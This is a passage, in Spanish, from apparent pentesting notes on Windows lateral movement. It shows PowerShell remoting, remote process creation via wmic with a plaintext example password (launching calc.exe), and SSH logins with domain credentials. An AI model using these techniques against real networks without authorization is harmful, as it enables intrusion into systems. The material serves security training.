PS C:\Users\akolgomorov> Enter-PSSession -ComputerName GAUSS-PC -Credential MATH.CULT\cgauss
[GAUSS-PC]: PS C:\Users\cgauss\Documents> whoami
math\cgauss
[GAUSS-PC]: PS C:\Users\cgauss\Documents>
```

WMI

- Windows Management Instrumentation (WMI) es la implementación de Microsoft del estándar Web-Based Enterprise Management (WBEM) y de Common Information Model (CIM), y permite consultar información y realizar tareas de administración en sistemas remotos.
- Las conexiones de WMI remotas se establecen a través de DCOM (puerto 135 para establecer la conexión y luego se negocia un puerto aleatorio de forma dinámica). DCOM generalmente está bloqueado por el firewall en las versiones más nuevas de Windows.
- Herramientas:
 - **wmic.exe** . Herramienta de línea de comandos de Windows (CMD).
 - Deprecada a favor de los cmdlets de powershell. Ya no existe en Windows 11.

`wmic /node:<equipo_remoto> /user:<dominio>\<usuario> /password:<contraseña> process call create "cmd.exe /c <commando>"`

```
C:\Users\Administrador\Downloads>wmic /node:172.16.100.239 /user:SECRETS\Administrador /password:Passw0rd! process call create "calc.exe"
Ejecutando (Win32_Process)->Create()
Ejecución correcta del método.
Parámetros de salida:
instance of __PARAMETERS
{
    ProcessId = 5692;
    ReturnValue = 0;
};
```

SSH

Las versiones más recientes de Windows 10 y Windows 11 incluyen un servidor y cliente SSH integrados que están basados en OpenSSH, una herramienta de conectividad para inicio de sesión remoto que utiliza el protocolo SSH.

Por defecto, el cliente de SSH está accesible en cualquier instalación. No obstante, el servidor de SSH debe ser instalado de manera manual.

En aquellas situaciones donde el servidor SSH esté instalado en máquinas enroladas en un mismo dominio, será posible moverse lateralmente mediante este protocolo con credenciales de dominio.

```
PS C:\Users> ssh Administrador@192.168.0.209
Administrador@192.168.0.209's password:
Microsoft Windows [Versión 10.0.17763.5329]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

administrador@WIN-SQUID C:\Users\Administrador>
```

Referencias

1. [PsExec Sysinternals](#)
2. [Demystifying WinRM](#)
3. [Pentesting with WMI – part 1](#)



Thanks!